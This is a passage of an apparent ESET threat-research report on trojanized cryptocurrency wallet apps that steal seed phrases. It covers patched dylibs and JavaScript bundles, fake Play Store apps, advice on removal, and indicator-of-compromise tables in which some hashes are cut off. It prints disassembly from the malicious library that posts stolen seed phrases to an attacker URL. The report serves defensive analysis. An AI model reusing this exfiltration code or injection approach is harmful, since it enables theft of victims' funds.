libswiftCoreFoundation.dylib	1/5/2022 3:16 AM	DYLIB File	72 KB	libswiftCore.dylib	2/2/2022 11:55 PM	DYLIB File	4,239 KB
libswiftCoreGraphics.dylib	1/5/2022 3:16 AM	DYLIB File	143 KB	libswiftCoreAudio.dylib	2/2/2022 11:55 PM	DYLIB File	78 KB
libswiftCoreImage.dylib	1/5/2022 3:16 AM	DYLIB File	73 KB	libswiftCoreFoundation.dylib	2/2/2022 11:55 PM	DYLIB File	71 KB
libswiftCoreLocation.dylib	1/5/2022 3:16 AM	DYLIB File	80 KB	libswiftCoreGraphics.dylib	2/2/2022 11:55 PM	DYLIB File	141 KB
libswiftCoreMedia.dylib	1/5/2022 3:16 AM	DYLIB File	79 KB	libswiftCoreImage.dylib	2/2/2022 11:55 PM	DYLIB File	72 KB
libswiftDarwin.dylib	1/5/2022 3:16 AM	DYLIB File	103 KB	libswiftCoreLocation.dylib	2/2/2022 11:55 PM	DYLIB File	79 KB
libswiftDispatch.dylib	1/5/2022 3:16 AM	DYLIB File	211 KB	libswiftCoreMedia.dylib	2/2/2022 11:55 PM	DYLIB File	78 KB
libswiftFoundation.dylib	1/5/2022 3:16 AM	DYLIB File	1,994 KB	libswiftDarwin.dylib	2/2/2022 11:55 PM	DYLIB File	101 KB
libswiftMetal.dylib	1/5/2022 3:16 AM	DYLIB File	77 KB	libswiftDispatch.dylib	2/2/2022 11:55 PM	DYLIB File	209 KB
libswiftObjectiveC.dylib	1/5/2022 3:16 AM	DYLIB File	79 KB	libswiftFoundation.dylib	2/2/2022 11:55 PM	DYLIB File	1,969 KB
libswiftos.dylib	1/5/2022 3:16 AM	DYLIB File	78 KB	libswiftMetal.dylib	2/2/2022 11:55 PM	DYLIB File	76 KB
libswiftQuartzCore.dylib	1/5/2022 3:16 AM	DYLIB File	74 KB	libswiftObjectiveC.dylib	2/2/2022 11:55 PM	DYLIB File	78 KB
libswiftsimd.dylib	1/5/2022 3:16 AM	DYLIB File	208 KB	libswiftos.dylib	2/2/2022 11:55 PM	DYLIB File	77 KB
libswiftUIKit.dylib	1/5/2022 3:16 AM	DYLIB File	127 KB	libswiftQuartzCore.dylib	2/2/2022 11:55 PM	DYLIB File	73 KB
				libswiftsimd.dylib	2/2/2022 11:55 PM	DYLIB File	205 KB
				libswiftUIKit.dylib	2/2/2022 11:55 PM	DYLIB File	125 KB

Figure 18. Dynamic libraries in a legitimate app (left) and a maliciously patched version of the same app (right)

The image above shows that the dynamic library libDevBitpieProDylib.dylib contains malicious code responsible for extracting the victim's seed phrase.

We found the code from the dynamic library that extracts the seed phrase, as seen below.

```
LDR             R1, [R0] ; "serializer"
MOV             R0, #(classRef_AFJSONResponseSerializer - 0x22A32)
ADD             R0, PC ; classRef_AFJSONResponseSerializer
LDR             R0, [R0] ; _OBJC_CLASS_$_AFJSONResponseSerializer
BLX             _objc_msgSend
MOV             R7, R7
BLX             _objc_retainAutoreleasedReturnValue
MOV             R5, R0
MOV             R0, #(selRef_setResponseSerializer_ - 0x22A4C)
MOV             R2, R5
ADD             R0, PC ; selRef_setResponseSerializer_
LDR             R1, [R0] ; "setResponseSerializer:"
MOV             R0, R10
BLX             _objc_msgSend
MOV             R0, R5
BLX             _objc_release
MOVW            R0, #(:lower16:(selRef_POST_parameters_progress_success_failure_ - 0x22A66))
MOV             R3, R8
MOVT.W          R0, #(:upper16:(selRef_POST_parameters_progress_success_failure_ - 0x22A66))
ADD             R0, PC ; selRef_POST_parameters_progress_success_failure_
LDR             R1, [R0] ; "POST:parameters:progress:success:failur"...
MOV             R0, #(___block_literal_global.89 - 0x22A72)
ADD             R0, PC ; ___block_literal_global.89
STR             R0, [SP,#0x70+var_68]
MOV             R0, #(___block_literal_global.88 - 0x22A7E)
ADD             R0, PC ; ___block_literal_global.88
STRD.W          R6, R0, [SP]
MOV             R2, #(cfstr_HttpsJdzpfw_co - 0x22A8E) ; "https://jdzpfw.com/api/gateway/postBytpkttkk"
MOV             R0, R10
ADD             R2, PC  ; "https://jdzpfw.com/api/gateway/postBytpkttkk"
BLX             _objc_msgSend
MOV             R7, R7
BLX             _objc_retainAutoreleasedReturnValue
MOV             R5, R0
LDR             R0, [SP,#0x70+var_50]
```

Figure 19. Malicious code found in the dynamic library

Figure 20. Seed phrase being successfully exfiltrated from an iPhone to the attackers' server

Patched JavaScript

Malicious code isn't always present in a compiled form. Some of the wallets are basically web applications and their mobile apps carry all web components, such as HTML, images and scripts, in assets within the app. In these cases, the attackers can insert malicious code in JavaScript instead. This technique doesn't require changing the executable file.

In the image below we compare the original and the malicious version of a script found in the index.android.bundle file. Based on that, we can see the attackers modified the script in a few specific places by inserting their own routines responsible for stealing seed phrases. Such a patched script was found in both the Android and iOS versions of these apps.






Figure 21. Comparison of original (left) and malicious (right) index.android.bundle file using WinMerge

The videos below demonstrate the compromise and secret seed phrase exfiltration from the victim's device.



Watch Video At: https://youtu.be/H0wByYqw3H8

Figure 22. The compromise and secret seed phrase exfiltration from the victim's device (Android)



Watch Video At: https://youtu.be/zgDDI5RPubk

Figure 23. The compromise and secret seed phrase exfiltration from the victim's device (iOS)

Leaked source code

ESET Research discovered that the source code of the front-end and back-end, together with recompiled and patched mobile apps included in these malicious wallet schemes, was publicly shared on at least five Chinese websites and in a few Telegram groups in November 2021.

Figure 24. Source code available for download

Right now, it appears that the threat actors behind this scheme are most likely located in China. However, since the code is already shared publicly for free, it might attract other attackers – even outside of China – and target a wider spectrum of cryptocurrency wallets using an improved scheme.

Fake wallet apps discovered in Google Play store

Based on our request as a *Google App Defense Alliance partner*, in January 2022, Google removed 13 malicious applications found on the Google Play store that impersonated the legitimate *Jaxx Liberty Wallet* app; they were installed more than 1,100 times. One of the apps on this list used a fake website mimicking Jaxx Liberty as a distribution vector. As the threat actor behind this malicious app managed to place it

in the official Google Play store, the fake website redirected the user to download its mobile version from the Google Play store and didn't have to use a third-party app store as an intermediary. This should be a successful trick to convince a potential victim that the app is legitimate since it's available for download from the official app store.




Figure 25. Fake website redirects the user to install the fake app from Google Play

Some of these apps utilize homoglyphs, a technique more commonly used in phishing attacks: they replace characters in their names with look-alikes from the Unicode character set. This is most likely to bypass app name filters for popular apps created by trustworthy developers.

In comparison to the trojanized wallet apps described above, these apps were without any legitimate functionality – their goal was simply to tease out the user's recovery seed phrase and send it either to the attackers' server or to a secret Telegram chat group.




Figure 26. Fake Jaxx Liberty app requests user's seed phrase

Prevention and uninstallation

ESET researchers frequently advise users to download and install apps only from official sources, such as the Google Play store or Apple's App Store. A reliable mobile security solution should be able to detect this threat on an Android device – for instance, ESET products detect this threat as Android/FakeWallet. In the Google Play store case, ESET takes its commitment to protecting the mobile ecosystem further, partnering with other security vendors and Google in the App Defense Alliance to assist in the vetting of apps submitted for listing on Google Play.

On an iOS device, the nature of the operating system – when not jailbroken – allows an app to communicate with other apps only in very limited ways. That is why for iOS, no security solutions are offered, as they would only be able to scan themselves. Therefore, downloading apps only from the official App Store, being especially cautious about accepting configuration profiles, and avoiding a jailbreak on this platform are the most advisable prevention recommendations.

If any of these apps are already installed on your device, the removal process differs based on the mobile platform. On Android, regardless of the source from which you downloaded the malicious app – official or unofficial – if there are doubts about the legitimacy of the source, we advise uninstalling the app. None of the malware described in this blogpost leaves any backdoors or leftovers on the device after removal.

On iOS, after uninstalling the malicious app, it is also necessary to **remove its configuration profile** by going to *Settings → General → VPN & Device Management*. Under the *CONFIGURATION PROFILE* you will be able to find a name of the profile that needs to be removed.




Figure 27. Removal of unknown and malicious profile

If you either already created a new, or restored an old, wallet using such a malicious application, we advise immediately **creating a brand-new wallet with a trusted device and application** and **transferring all funds to it**. This is necessary as the attackers have already obtained the seed phrase and might transfer available funds at any time. Considering that the attackers know the history of all the victim's transactions, the attackers might not steal the funds immediately and might rather wait for a better opportunity after more coins are deposited.

Conclusion

ESET Research was able to discover and backtrack a sophisticated malicious cryptocurrency scheme that targets mobile devices using Android or iOS operating systems. It has been distributed through fake websites, mimicking legitimate wallet services such as Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. These fake websites are promoted with ads placed on legitimate sites using misleading articles, for example in "Investment and financial management" sections.

In the future, we might expect an expansion of this threat, since threat actors are recruiting intermediaries through Telegram groups and Facebook to further distribute this malicious scheme, offering them a percentage of the cryptocurrency stolen from the wallets.

Moreover, it seems that the source code of this threat has been leaked and shared on a few Chinese websites, which might attract various threat actors and spread this threat even further.

The goal of these fake sites is to make users download and install malicious mobile wallet applications. These wallet apps are trojanized copies of legitimate ones – that is why they work as real wallets on a victim's device – however, they are patched with a few lines of malicious code that is responsible for stealing the victim's secret seed phrase.

This sophisticated attack required the attackers to perform an in-depth analysis of each wallet application first, to identify the exact places in the original code to inject their malicious code, and then to promote them and make them available for download through fake websites.

We would like to appeal to the cryptocurrency community, mainly newcomers, to stay vigilant and use only official mobile wallets and exchange apps, downloaded from official app stores that are explicitly linked to the official websites of such services, and to remind iOS device users of the dangers of accepting configuration profiles from anything but the most trustworthy of sources.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Samples

First seen	MD5	SHA-1	SHA-256
2021-12-19	1AA2F6795BF8723958313BAD7A2657B4	B719403DC3743D91380682EAC290C3C67A738192	5DA813FEC32E937E5F
2022-01-19	E7CEBF27E8D4F546DA9491DA78C5D4B4	BC47D84B8E47D6EAF501F2F0642A7C4E26EC88B6	A4D875C13B46BC744D
2022-02-05	22689A6DA0FC86AD75BF62F3B172478D	CDB96862A68A1C01EA5364CB03760AE59C2B0A74	127E4DA1614E42B5413
2022-02-07	4729D57DF40585428ADCE26A478C1C3A	E9B7D8F93B4C04B5DC3D1216482035C242F98F24	0B60C44749B43147D40
2022-02-04	6D0C9DDD18538494EB9CA7B4BC78BDB0	3772A8ACD9EB01D2DC8124C9CDA4E8F4219AE9F3	9017EF4A85AC85373D0
2022-01-20	140DB26EB6631B240B3443FDB49D4878	869155A5CB6D773243B16CCAF30CEC5C697AC939	8ADCD1C8313C421D36
2022-01-20	A2AFDED28CB68CADF30386FC15A26AFA	5B0363F1CB0DB00B7449ABE0B1E5E455A6A69070	FD88D8E01DB36E5BE3
2022-01-21	383DB92495705C0B25E56785CF17AAC9	CF742505000CCE89AB6AFCAEC7AB407F7A9DFB98	0ED22309BF79221B5C0
2022-01-21	B366FCF5CA01A9C51806A7E688F1FFBE	399C85CCC752B1D8285B9F949AC1F4483921DE64	49937230ABB29118BDA
2022-01-19	B6E8F936D72755A812F7412E76F6968E	E525248D78D931AF92E2F5376F1979A029FA4157	0056027FBC4643D2428
2022-02-01	54053B4CCACAA36C570A4ED500A8C4A2	99144787792303F747F7EF14B80860878A204497	553209AEEA2515F4A7D
2022-02-04	15BDC469C943CF563F857DE4DCA7FCC5	664F1E208DA29E50DF795144CB3F80C9582B33E3	CD896A7816768A77030
2021-12-11	A202D183B45D3AB10221BCB40A3D3EC2	15D11E0AB0A416DB96C0713764D092CB245B8D17	E95BF884F1AE27C0300
2022-02-04	CC6E37F6C5AF1FF5193828DDC8F43DF0	452E2E3A77E1D8263D853C69440187E052EE3F0A	A58B9C7763727C81D40
2022-02-07	68A68EFED8B70952A83AA5922EA334BD	4450F4ED0A5CF9D4F1CA6C98FC519891EF9D764F	3F82BA5AB3C3E9B9DD
2022-02-07	1EE43A8046FA9D68C78619E25CD37249	2B741593B58E64896004461733B7E86D98EB7B7D	EB5EB7E345E4C48F86
2022-02-01	9BFEE43D55DFD5A30861035DEED9F4B0	4165E9CDFC10FA118371CB77FE4AD4142C181B23	E1BF431DC0EBB670B7
2022-02-01	D265C7894EDB20034E6E17B4FFE3EC5D	78644E1256D331957AA3BF0AC5A3D4D4F655C8EA	15C1532960AE3CAA84(
2022-02-01	14AA1747C28FFC5CDB2D3D1F36587DF9	0DFD29CD560E0ACB6FCAF2407C504FEB95E3FC19	CB9757B7D76B9837CF
2022-01-05	3E008726C416963D0C5C78A1E71EBA65	16A0C8C24EF64F657696E176700A83B76FDA39C7	3069A2EED380D98AAE
2022-02-01	CA3231E905C5308DE84D953377BB22C2	9D79392B1027C6E2AAD3B86C2E60141B8DF0879E	1D7D0D75319BFFF0C2
2021-12-13	C3B644531FC9640F45B22C76157350B6	AE22B21038787003E9B70BC162CCA12D5767EEBF	8E63CE669A7865B867(
2022-02-09	A62B00BF3F37EABB32D38AB4F999AB42	CA6DAF6645B2832AA5B0CC0FEAB41A848F7803D3	A6E6A4C80906D60CBE
2022-01-18	90B4C4CE9A0019ACB0EEDBA6392E8319	4A4C98D6E758536A20442A2FA9D81220FB73B56B	731F1952142CFFE3DBI

First seen	MD5	SHA-1	SHA-256
2022-01-31	E27A4039D0A0FFD0C34E82B090EFE2BD	4C8DE212E49386E701DB212564389241CE4A7E5A	4736ECA0030C86D1AF
2022-02-07	6EFEF97F0633B3179C7DFC2D81FE67FB	0E419606D6174C36E53601DA5A10A7DBB3954A70	A092C7DD0E9DEF1C87
2022-01-19	149B8AADD097171CC85F45F4D913F194	51F038BC7CBB0D74459650B947927D916F598389	A427759DE6FE25E1B8
2022-01-12	3ED898EA1F47F67A80A7DD5CF0052417	022D9FBC989CA022FA48DF7A29F3778AFD009FFD	BD626C5BD36E9206C4
2022-01-19	D7B1263F7DA2FDA0FB81FBDAC511454C	F938CEC631C8747AAE942546BB944905A35B5D7B	206123F2D992CD236E6
2022-01-12	C3CBA07BEAF3F5326668A8E26D617E86	85ED0E51344E3435B3434B935D4FFCADAF06C631	1FE95756455FDDE5479
2022-01-19	8F2B2272C06C4FE5D7962C7812E1AEA7	9D279FCA4747559435CCA2A680DB29E8BAC1C1F5	039544846724670DAE7
2022-01-19	99B4FF9C036EE771B62940AB8A987747	CE0380103B9890FD6B6F19C34D156B68E875F00C	8C8F65A70677C675EE2
2022-01-12	9D9D85400771684BE53012B828832F31	45DA3F337ABA9454323DF9B1F765E7F8439BFFD8	58106983A575DF14291
2022-01-19	271550A137B28DB5AF457E3E48F2AAB0	5605426A09E0DD285C86DB0DE335E7942A765C8E	F87CC7B548A3AD8D69
2022-01-19	28DB921C6CFD4EAD93DF810B7F514AEE	3B6E2966D3EF676B453C3A5279FFF927FA385185	19F0F9BF72C07195939
2022-01-19	F06603B2B589D7F82D107AB8B566D889	568546D9B5D4EA2FBDE53C95A76B26E8655D5BC5	CAAD41986C5D74F8F9
2022-01-19	F4BEACADF06B09FD4367F17D3A0D8E22	97E13DBD320EE09B5934A3B4D5A7FF23BA11E81C	A99AA5412EA12CB7C2
2022-01-12	295E7E67B025269898E462A92B597111	75F447226C8322AE55D93E4BCF23723C2EAB30E3	2816B84774235DFE2FE
2022-01-12	6D9CF48DD899C90BA7D495DDF7A04C88	3C1EF2ED77DB8EFA46C50D781EF2283567AFC96F	DB9E9CF514E9F4F6B5

Network

IP	Provider	First seen	Details
185.244.150[.]159	Dynadot	2022-01-20 19:36:29	token2[.]club Distribution website
3.33.236[.]231	GoDaddy	2022-01-27 16:55:51	imtoken[.]porn Distribution website
172.67.210[.]44	广州云 讯 信息科技有限公司	2022-01-24 12:53:46	imtken[.]cn Distribution website
172.67.207[.]186	GoDaddy	2021-12-01 17:57:00	im-token[.]one Distribution website
47.243.75[.]229	GoDaddy	2021-12-09 11:22:03	imtokenep[.]com Distribution website
154.82.111[.]186	GoDaddy	2022-01-24 11:43:46	imttoken[.]org Distribution website
104.21.89[.]154	GoDaddy	2022-01-24 11:26:23	imtokens[.]money Distribution website
104.21.23[.]48	N/A	2022-01-06 12:24:28	mtokens[.]im Distribution website
162.0.209[.]104	Namecheap	2020-10-02 11:14:06	tokenweb[.]online Distribution website
156.226.173[.]11	GoDaddy	2022-01-27 17:04:42	metamask-wallet[.]xyz Distribution website
103.122.95[.]35	GoDaddy	2022-01-24 11:04:56	metemas[.]me Distribution website
104.21.34[.]145	GoDaddy	2021-11-12 20:41:32	metamasks[.]me Distribution website
8.212.40[.]178	TopNets Technology	2021-05-31 08:29:39	metamask[.]hk Distribution website
45.116.163[.]65	Xin Net Technology	2021-10-18 16:24:49	metamaskey[.]com Distribution website
172.67.180[.]104	NameSilo	2021-10-01 13:26:26	2022mask[.]com Distribution website
69.160.170[.]165	Hefei Juming Network Technology	2022-01-13 12:25:38	metamadk[.]com Distribution website
104.21.36[.]169	NameSilo	2021-11-28 03:54:13	metemasks[.]live Distribution website

IP	Provider	First seen	Details
45.116.163[.]65	阿里云 计 算有限公司（万网）	2021-12-10 15:39:07	bitpiecn.com[.]cn Distribution website
45.116.163[.]65	Xin Net Technology	2021-11-06 13:25:43	tokenp0cket[.]com Distribution website
104.21.24[.]64	NameSilo	2021-11-14 07:29:44	im-tokens[.]info Distribution website
104.21.70[.]114	NameSilo	2021-12-30 13:39:22	tokenpockets[.]buzz Distribution website
172.67.201[.]47	NameSilo	2022-02-06 03:47:17	bitepie[.]club Distribution website
104.21.30[.]224	NameSilo	2021-11-22 08:20:59	onekeys[.]dev Distribution website
206.119.82[.]147	Gname	2021-12-23 21:41:40	metamaskio[.]vip Distribution website
45.116.163[.]65	Xin Net Technology	2021-12-10 15:33:41	zh-imtoken[.]com Distribution website
47.243.117[.]119	广州云 讯 信息科技有限公司	2021-10-18 11:36:07	bitoken.com[.]cn Distribution website
104.21.20[.]159	NameSilo	2021-11-19 16:39:52	lmtokenn[.]cc Distribution website
